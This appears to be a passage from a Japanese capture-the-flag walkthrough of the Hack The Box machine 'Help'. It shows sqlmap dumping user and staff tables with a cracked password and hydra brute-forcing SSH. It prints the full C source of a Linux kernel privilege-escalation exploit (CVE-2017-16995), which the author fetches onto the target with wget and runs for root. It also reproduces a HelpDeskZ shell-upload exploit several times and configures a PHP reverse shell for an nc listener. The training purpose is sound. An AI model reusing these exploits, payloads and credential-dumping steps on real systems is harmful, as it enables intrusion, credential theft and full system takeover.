[17:27:53] [INFO] retrieved: support
[17:28:16] [INFO] retrieved: sys
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] support
[*] sys
(10) sqlmapを用いてテーブルの一覧を表示すると、usersテーブルやstaffテーブルというユーザー情報が記載されてそうなテーブルがあることがか分かる。
$ sqlmap -r request1.txt -p param[] --batch --level 5 --risk 3 -D support --tables
【出力内容(一部抜粋)】
[17:33:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: param[] (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND 7961=7961
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND (SELECT 4551 FROM (SELECT(SLEEP(5)))MiRe)
---
[17:33:16] [INFO] the back-end DBMS is MySQL
Database: support
[19 tables]
+------------------------+
| articles |
| attachments |
| canned_response |
| custom_fields |
| departments |
| emails |
| error_log |
| file_types |
| knowledgebase_category |
| login_attempt |
| login_log |
| news |
| pages |
| priority |
| settings |
| staff |
| tickets |
| tickets_messages |
| users |
+------------------------+
(11) usersテーブルがあるが特に気になる内容がない。
$ sqlmap -r request1.txt -p param[] --batch --level 5 --risk 3 -D support -T users --dump
【出力内容(一部抜粋)】
[17:56:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: param[] (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND 7961=7961
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND (SELECT 4551 FROM (SELECT(SLEEP(5)))MiRe)
---
[17:56:35] [INFO] the back-end DBMS is MySQL
Database: support
Table: users
[2 entries]
+----+-----------------------+----------+----------+------------------------------------------+------------------+------------+
| id | email | status | fullname | password | timezone | salutation |
+----+-----------------------+----------+----------+------------------------------------------+------------------+------------+
| 1 | helpme@helpme.com | 1 | helpme | c3b3bd1eb5142e29adb0044b16ee4d402d06f9ca | Indian/Christmas | 0 |
| 2 | lolololol@yopmail.com | 1 | xcvxv | ec09fa0d0ba74336ea7fe392869adb198242f15a | NULL | 0 |
+----+-----------------------+----------+----------+------------------------------------------+------------------+------------+
(12) staffテーブルの内容を確認すると、support@mysite.comユーザーのパスワードが「Welcome1」であることが分かる。
$ sqlmap -r request1.txt -p param[] --batch --level 5 --risk 3 -D support -T staff --dump
【出力内容(一部抜粋)】
[18:18:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: param[] (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND 7961=7961
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: v=view_tickets&action=ticket¶m[]=4¶m[]=attachment¶m[]=1¶m[]=6 AND (SELECT 4551 FROM (SELECT(SLEEP(5)))MiRe)
---
[18:18:15] [INFO] the back-end DBMS is MySQL
[18:33:33] [INFO] starting 4 processes
[18:33:34] [INFO] cracked password 'Welcome1' for user 'admin'
Database: support
Table: staff
[1 entry]
+----+--------------------+------------+--------+---------+----------+---------------+-----------------------------------------------------+----------+----------+--------------------------------+--------------------+------------+------------------------+
| id | email | login | avatar | admin | status | fullname | password | timezone | username | signature | department | last_login | newticket_notification |
+----+--------------------+------------+--------+---------+----------+---------------+-----------------------------------------------------+----------+----------+--------------------------------+--------------------+------------+------------------------+
| 1 | support@mysite.com | 1547216217 | NULL | 1 | Enable | Administrator | d318f44739dced66793b1a603028133a76ae680e (Welcome1) | <blank> | admin | Best regards,\r\nAdministrator | a:1:{i:0;s:1:"1";} | 1543429746 | 0 |
+----+--------------------+------------+--------+---------+----------+---------------+-----------------------------------------------------+----------+----------+--------------------------------+--------------------+------------+------------------------+
SSHを用いてhelpユーザーでログイン
(1) 取得したパスワード(Welcome1)を用いていくつかのユーザーでSSHログイン試行をするが、ログインに失敗してしまう。
※Kali Linux側のマシンでコマンドを実行する。

$ ssh helpme@help.htb
  →パスワード(Welcome1)を入力する。


$ ssh support@help.htb
  →パスワード(Welcome1)を入力する。


$ ssh admin@help.htb
  →パスワード(Welcome1)を入力する。


$ ssh root@help.htb
  →パスワード(Welcome1)を入力する。
(2) hydraを用いてユーザー名をブルートフォース攻撃で特定すると、helpユーザーが取得したパスワード(Welcome1)でSSHログインできることが分かる。
※Kali Linux側のマシンでコマンドを実行する。

$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p Welcome1 -t 4 help.htb ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-13 23:44:37
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455 login tries (l:8295455/p:1), ~2073864 tries per task
[DATA] attacking ssh://help.htb:22/
[STATUS] 47.00 tries/min, 47 tries in 00:01h, 8295408 to do in 2941:39h, 4 active
[STATUS] 47.00 tries/min, 141 tries in 00:03h, 8295314 to do in 2941:37h, 4 active
[STATUS] 47.14 tries/min, 330 tries in 00:07h, 8295125 to do in 2932:38h, 4 active
[STATUS] 46.73 tries/min, 701 tries in 00:15h, 8294754 to do in 2958:12h, 4 active
[STATUS] 46.97 tries/min, 1456 tries in 00:31h, 8293999 to do in 2943:10h, 4 active
[22][ssh] host: help.htb   login: help   password: Welcome1
ーーー(省略)ーーー
(3) SSHを用いてhelpユーザーでログインする。
※Kali Linux側のマシンでコマンドを実行する。

$ ssh help@help.htb
  →パスワード(Welcome1)を入力する。
(4) 一般ユーザー用のフラグファイルの内容を確認する。
$ cat /home/help/user.txt
3587088277ff1898ee76b7e28431afc3
特権昇格のための調査(SUIDなど)
(1) sudoコマンドの設定を確認する。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ sudo -l
  →パスワード(Welcome1)を入力する。
Sorry, user help may not run sudo on help.
(2) SUIDファイルを検索する。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ find / -perm -u=s -type f 2> /dev/null
/usr/sbin/exim4
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/s-nail/s-nail-privsep
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/mount
/bin/umount
/bin/fusermount
/bin/ping
(3) .bash_historyファイルを確認すると、何も出力されない。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ cat /home/help/.bash_history
(4) 攻撃対象のマシン上でポートスキャンを実行して、応答がポート番号を確認する。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ for port in {1..65535}; do echo > /dev/tcp/127.0.0.1/$port && echo "$port open"; done  2>/dev/null
22 open
25 open
80 open
3000 open
3306 open
60556 open
(5) OSの情報を確認すると、カーネルナージョンが「4.4.0-116-generic」の「Ubuntu 16.04.5 LTS」であることが分かる。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ uname -a
Linux help 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux


$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 16.04.5 LTS
Release:        16.04
Codename:       xenial
特権昇格(Linuxカーネルの脆弱性悪用)(CVE-2017-16995)
(1) searchsploitを用いてUbuntu 16.04のカーネルバージョン4.4.0-116の攻撃コードを検索すると、「Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) – Local Privilege Escalation」で特権昇格をすることができることが分かる。
※kali Linux上で以下のコマンドを実行する。

$ searchsploit Ubuntu 16.04 4.4.0-116
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                             |  Path
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                                                                                       | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation                                                                              | linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation                                                                                     | linux/local/44298.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP)                                                      | linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)                                  | linux/local/47169.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation                                                                     | linux/local/41760.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
(2) 「Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) – Local Privilege Escalation」の攻撃コードのプログラムをダウンロードする。
※kali Linux上で以下のコマンドを実行する。

$ searchsploit -m linux/local/44298.c
  Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/44298
     Path: /usr/share/exploitdb/exploits/linux/local/44298.c
    Codes: CVE-2017-16995
 Verified: False
File Type: C source, ASCII text
Copied to: /home/kali/Downloads/aaaa/xxxx/Broker/tmp/44298.c
(3) ダウンロードしたプログラムの内容を確認する。
※kali Linux上で以下のコマンドを実行する。

$ cat 44298.c
/*
 * Ubuntu 16.04.4 kernel priv esc
 *
 * all credits to @bleidl
 * - vnik
 */

// Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
// if different kernel adjust CRED offset + check kernel stack size
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <stdint.h>

#define PHYS_OFFSET 0xffff880000000000
#define CRED_OFFSET 0x5f8
#define UID_OFFSET 4
#define LOG_BUF_SIZE 65536
#define PROGSIZE 328

int sockets[2];
int mapfd, progfd;

char *__prog =  "\xb4\x09\x00\x00\xff\xff\xff\xff"
                "\x55\x09\x02\x00\xff\xff\xff\xff"
                "\xb7\x00\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x18\x19\x00\x00\x03\x00\x00\x00"
                "\x00\x00\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x00\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x06\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x01\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x07\x00\x00\x00\x00\x00\x00"
                "\xbf\x91\x00\x00\x00\x00\x00\x00"
                "\xbf\xa2\x00\x00\x00\x00\x00\x00"
                "\x07\x02\x00\x00\xfc\xff\xff\xff"
                "\x62\x0a\xfc\xff\x02\x00\x00\x00"
                "\x85\x00\x00\x00\x01\x00\x00\x00"
                "\x55\x00\x01\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x79\x08\x00\x00\x00\x00\x00\x00"
                "\xbf\x02\x00\x00\x00\x00\x00\x00"
                "\xb7\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x03\x00\x00\x00\x00\x00"
                "\x79\x73\x00\x00\x00\x00\x00\x00"
                "\x7b\x32\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x55\x06\x02\x00\x01\x00\x00\x00"
                "\x7b\xa2\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00"
                "\x7b\x87\x00\x00\x00\x00\x00\x00"
                "\x95\x00\x00\x00\x00\x00\x00\x00";

char bpf_log_buf[LOG_BUF_SIZE];

static int bpf_prog_load(enum bpf_prog_type prog_type,
                  const struct bpf_insn *insns, int prog_len,
                  const char *license, int kern_version) {
        union bpf_attr attr = {
                .prog_type = prog_type,
                .insns = (__u64)insns,
                .insn_cnt = prog_len / sizeof(struct bpf_insn),
                .license = (__u64)license,
                .log_buf = (__u64)bpf_log_buf,
                .log_size = LOG_BUF_SIZE,
                .log_level = 1,
        };

        attr.kern_version = kern_version;

        bpf_log_buf[0] = 0;

        return syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr));
}

static int bpf_create_map(enum bpf_map_type map_type, int key_size, int value_size,
                   int max_entries) {
        union bpf_attr attr = {
                .map_type = map_type,
                .key_size = key_size,
                .value_size = value_size,
                .max_entries = max_entries
        };

        return syscall(__NR_bpf, BPF_MAP_CREATE, &attr, sizeof(attr));
}

static int bpf_update_elem(uint64_t key, uint64_t value) {
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)&key,
                .value = (__u64)&value,
                .flags = 0,
        };

        return syscall(__NR_bpf, BPF_MAP_UPDATE_ELEM, &attr, sizeof(attr));
}

static int bpf_lookup_elem(void *key, void *value) {
        union bpf_attr attr = {
                .map_fd = mapfd,
                .key = (__u64)key,
                .value = (__u64)value,
        };

        return syscall(__NR_bpf, BPF_MAP_LOOKUP_ELEM, &attr, sizeof(attr));
}

static void __exit(char *err) {
        fprintf(stderr, "error: %s\n", err);
        exit(-1);
}

static void prep(void) {
        mapfd = bpf_create_map(BPF_MAP_TYPE_ARRAY, sizeof(int), sizeof(long long), 3);
        if (mapfd < 0)
                __exit(strerror(errno));

        progfd = bpf_prog_load(BPF_PROG_TYPE_SOCKET_FILTER,
                        (struct bpf_insn *)__prog, PROGSIZE, "GPL", 0);

        if (progfd < 0)
                __exit(strerror(errno));

        if(socketpair(AF_UNIX, SOCK_DGRAM, 0, sockets))
                __exit(strerror(errno));

        if(setsockopt(sockets[1], SOL_SOCKET, SO_ATTACH_BPF, &progfd, sizeof(progfd)) < 0)
                __exit(strerror(errno));
}

static void writemsg(void) {
        char buffer[64];

        ssize_t n = write(sockets[0], buffer, sizeof(buffer));

        if (n < 0) {
                perror("write");
                return;
        }
        if (n != sizeof(buffer))
                fprintf(stderr, "short write: %lu\n", n);
}

#define __update_elem(a, b, c) \
        bpf_update_elem(0, (a)); \
        bpf_update_elem(1, (b)); \
        bpf_update_elem(2, (c)); \
        writemsg();

static uint64_t get_value(int key) {
        uint64_t value;

        if (bpf_lookup_elem(&key, &value))
                __exit(strerror(errno));

        return value;
}

static uint64_t __get_fp(void) {
        __update_elem(1, 0, 0);

        return get_value(2);
}

static uint64_t __read(uint64_t addr) {
        __update_elem(0, addr, 0);

        return get_value(2);
}

static void __write(uint64_t addr, uint64_t val) {
        __update_elem(2, addr, val);
}

static uint64_t get_sp(uint64_t addr) {
        return addr & ~(0x4000 - 1);
}

static void pwn(void) {
        uint64_t fp, sp, task_struct, credptr, uidptr;

        fp = __get_fp();
        if (fp < PHYS_OFFSET)
                __exit("bogus fp");

        sp = get_sp(fp);
        if (sp < PHYS_OFFSET)
                __exit("bogus sp");

        task_struct = __read(sp);

        if (task_struct < PHYS_OFFSET)
                __exit("bogus task ptr");

        printf("task_struct = %lx\n", task_struct);

        credptr = __read(task_struct + CRED_OFFSET); // cred

        if (credptr < PHYS_OFFSET)
                __exit("bogus cred ptr");

        uidptr = credptr + UID_OFFSET; // uid
        if (uidptr < PHYS_OFFSET)
                __exit("bogus uid ptr");

        printf("uidptr = %lx\n", uidptr);
        __write(uidptr, 0); // set both uid and gid to 0

        if (getuid() == 0) {
                printf("spawning root shell\n");
                system("/bin/bash");
                exit(0);
        }

        __exit("not vulnerable?");
}

int main(int argc, char **argv) {
        prep();
        pwn();

        return 0;
}
(4) Kali Linux上でHTTP(8081/tcp)サービスを起動する。
※kali Linux上で以下のコマンドを実行する。

$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスは「10.10.16.10」


$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
(5) 攻撃対象のマシン(Help)からKali Linux上の44298.cをダウンロードする。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ cd /tmp


$ wget 10.10.16.10:8081/44298.c
(6) ダウンロードした44298.cをコンパイルする。
※kali Linux上で以下のコマンドを実行する。

$ gcc 44298.c -o 44298
(6) コンパイルしたプログラムに実行権限があることを確認して、実行する。
※helpユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

$ ls -l | grep 44298
-rwxrwxr-x 1 help help 14032 Aug 13 06:33 44298
-rw-rw-r-- 1 help help  5773 Aug 13 06:22 44298.c


$ ./44298
task_struct = ffff88003b589c00
uidptr = ffff88003da203c4
spawning root shell
  →root権限のプロンプト()が表示される。
(6) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
※rootユーザーでログインした攻撃対象のマシン(Help)上で以下のコマンドを実行する。

# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),114(lpadmin),115(sambashare),1000(help)


# whoami
root
(7) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
96766f6353fbfa6f41e6167735f4ff9c
【別解】 HelpDeskZの脆弱性を悪用したリバースシェル奪取
(1) HelpDeskZのバージョン1.0.2を使用しているため、ExploitDBに記載されているファイルアップロードの脆弱性(https://www.exploit-db.com/exploits/40300)があることが分かる。
(2) searchsploitコマンドでHelpDeskZに関する攻撃コードを検索し、「HelpDeskZ 1.0.2 – Arbitrary File Upload」があることが分かる。
$ searchsploit HelpDeskZ
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                                             |  Path
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
HelpDeskZ 1.0.2 - Arbitrary File Upload                                                                                                                    | php/webapps/40300.py
HelpDeskZ < 1.0.2 - (Authenticated) SQL Injection / Unauthorized File Download                                                                             | php/webapps/41200.py
Helpdeskz v2.0.2 - Stored XSS                                                                                                                              | php/webapps/52068.txt
----------------------------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
(3) HelpDeskZ 1.0.2 – Arbitrary File Upload」の攻撃コードをダウンロードする。
$ searchsploit -m php/webapps/40300.py
  Exploit: HelpDeskZ 1.0.2 - Arbitrary File Upload
      URL: https://www.exploit-db.com/exploits/40300
     Path: /usr/share/exploitdb/exploits/php/webapps/40300.py
    Codes: N/A
 Verified: False
File Type: ASCII text
Copied to: /home/kali/Downloads/40300.py
(4) ダウンロードした攻撃コードのプログラムの内容を確認する。
$ cat 40300.py
'''
#
# Updated Exploit Provided by Drew Griess
#
# Exploit Title HelpDeskZ = v1.0.2 - Unauthenticated Shell Upload
# Google Dork intextHelp Desk Software by HelpDeskZ
# Date 2016-08-26
# Exploit Author Lars Morgenroth - @krankoPwnz
# Vendor Homepage httpwww.helpdeskz.com
# Software Link httpsgithub.comevolutionscriptHelpDeskZ-1.0archivemaster.zip
# Version = v1.0.2
# Tested on
# CVE
HelpDeskZ = v1.0.2 suffers from an unauthenticated shell upload vulnerability.
The software in the default configuration allows upload for .php-Files ( !! ). I think the developers thought it was no risk, because the filenames get obfuscated when they are uploaded. However, there is a weakness in the rename function of the uploaded file
controllers httpsgithub.comevolutionscriptHelpDeskZ-1.0tree006662bb856e126a38f2bb76df44a2e4e3d37350controllerssubmit_ticket_controller.php - Line 141
$filename = md5($_FILES['attachment']['name'].time())...$ext;
So by guessing the time the file was uploaded, we can get RCE.
Steps to reproduce
httplocalhosthelpdeskzv=submit_ticket&action=displayForm
Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and submit your ticket.
Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded
exploit.py httplocalhosthelpdeskz phpshell.php
'''
import hashlib
import time
import sys
import requests
import datetime
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'
if len(sys.argv) < 3:
print "Usage {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
sys.exit(1)
helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]
r = requests.get(helpdeskzBaseUrl)
#Gets the current time of the server to prevent timezone errors - DoctorEww
currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z') - datetime.datetime(1970,1,1)).total_seconds())
for x in range(0, 300):
plaintext = fileName + str(currentTime - x)
md5hash = hashlib.md5(plaintext).hexdigest()
url = helpdeskzBaseUrl+md5hash+'.php'
response = requests.head(url)
if response.status_code == 200:
print 'found!'
print url
sys.exit(0)
print 'Sorry, I did not find anything'
'''
# Exploit Title: HelpDeskZ <= v1.0.2 - Unauthenticated Shell Upload
# Google Dork: intext:"Help Desk Software by HelpDeskZ"
# Date: 2016-08-26
# Exploit Author: Lars Morgenroth - @krankoPwnz
# Vendor Homepage: http://www.helpdeskz.com/
# Software Link: https://github.com/evolutionscript/HelpDeskZ-1.0/archive/master.zip
# Version: <= v1.0.2
# Tested on:
# CVE :
HelpDeskZ <= v1.0.2 suffers from an unauthenticated shell upload vulnerability.
The software in the default configuration allows upload for .php-Files ( ?!?! ). I think the developers thought it was no risk, because the filenames get "obfuscated" when they are uploaded. However, there is a weakness in the rename function of the uploaded file:
/controllers <https://github.com/evolutionscript/HelpDeskZ-1.0/tree/006662bb856e126a38f2bb76df44a2e4e3d37350/controllers>/*submit_ticket_controller.php - Line 141*
$filename = md5($_FILES['attachment']['name'].time()).".".$ext;
So by guessing the time the file was uploaded, we can get RCE.
Steps to reproduce:
![]()
![]() localhost
Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and submit your ticket.
Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded:
exploit.py http://localhost/helpdeskz/ phpshell.php
import hashlib
import time
import sys
import requests
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'
if len(sys.argv) < 3:
print "Usage: {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
sys.exit(1)
helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]
currentTime = int(time.time())
for x in range(0, 300):
plaintext = fileName + str(currentTime - x)
md5hash = hashlib.md5(plaintext).hexdigest()
url = helpdeskzBaseUrl+md5hash+'.php'
response = requests.head(url)
if response.status_code == 200:
print "found!"
print url
sys.exit(0)
print "Sorry, I did not find anything"
'''
localhost
Enter anything in the mandatory fields, attach your phpshell.php, solve the captcha and submit your ticket.
Call this script with the base url of your HelpdeskZ-Installation and the name of the file you uploaded:
exploit.py http://localhost/helpdeskz/ phpshell.php
import hashlib
import time
import sys
import requests
print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'
if len(sys.argv) < 3:
print "Usage: {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
sys.exit(1)
helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]
currentTime = int(time.time())
for x in range(0, 300):
plaintext = fileName + str(currentTime - x)
md5hash = hashlib.md5(plaintext).hexdigest()
url = helpdeskzBaseUrl+md5hash+'.php'
response = requests.head(url)
if response.status_code == 200:
print "found!"
print url
sys.exit(0)
print "Sorry, I did not find anything"
'''
(4) ダウンロードした攻撃コードのプログラムの内、サーバの時刻が正しくないためサーバから時刻を取得するように変更する。また、コメントアウトの箇所を削除する。
$ vi 40300.py
  →以下の内容を変更する。

【変更前】
import time

currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z')  - datetime.datetime(1970,1,1)).total_seconds(
))


【変更後】
import time, calendar

# currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z')  - datetime.datetime(1970,1,1)).total_seconds())
response = requests.head('http://help.htb/support/')
serverTime = response.headers['Date']

timeFormat = "%a, %d %b %Y %H:%M:%S %Z"
currentTime= int(calendar.timegm(time.strptime(serverTime, timeFormat)))
(5) 変更後のプログラムの内容を確認する。
$ cat 40300.py

【変更後の40300.pyの内容】
import hashlib
import time, calendar
import sys
import requests
import datetime

print 'Helpdeskz v1.0.2 - Unauthenticated shell upload exploit'

if len(sys.argv) < 3:
    print "Usage {} [baseUrl] [nameOfUploadedFile]".format(sys.argv[0])
    sys.exit(1)

helpdeskzBaseUrl = sys.argv[1]
fileName = sys.argv[2]


r = requests.get(helpdeskzBaseUrl)

#Gets the current time of the server to prevent timezone errors - DoctorEww
# currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z')  - datetime.datetime(1970,1,1)).total_seconds())
response = requests.head('http://help.htb/support/')
serverTime = response.headers['Date']

timeFormat = "%a, %d %b %Y %H:%M:%S %Z"
currentTime= int(calendar.timegm(time.strptime(serverTime, timeFormat)))

for x in range(0, 300):
    plaintext = fileName + str(currentTime - x)
    md5hash = hashlib.md5(plaintext).hexdigest()

    url = helpdeskzBaseUrl+md5hash+'.php'
    response = requests.head(url)
    if response.status_code == 200:
        print 'found!'
        print url
        sys.exit(0)

print 'Sorry, I did not find anything'
(6) Kali Linux側で1234/tcpポートでリバースシェルを受け取ることができるように待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスは「10.10.16.10」


$ nc -lvnp 1234
listening on [any] 1234 ...
(7) リバースシェルを実行するためのプログラムをダウンロードする。
$ git clone https://github.com/pentestmonkey/php-reverse-shell


$ cp ./php-reverse-shell/php-reverse-shell.php ./
(8) ダウンロードしたプログラムの内、$ipをKali LinuxのIPアドレスに変更する。
$ vi php-reverse-shell.php
  →以下の内容を変更する。

【変更前】
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;

【変更後】
$VERSION = "1.0";
$ip = '10.10.16.10';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
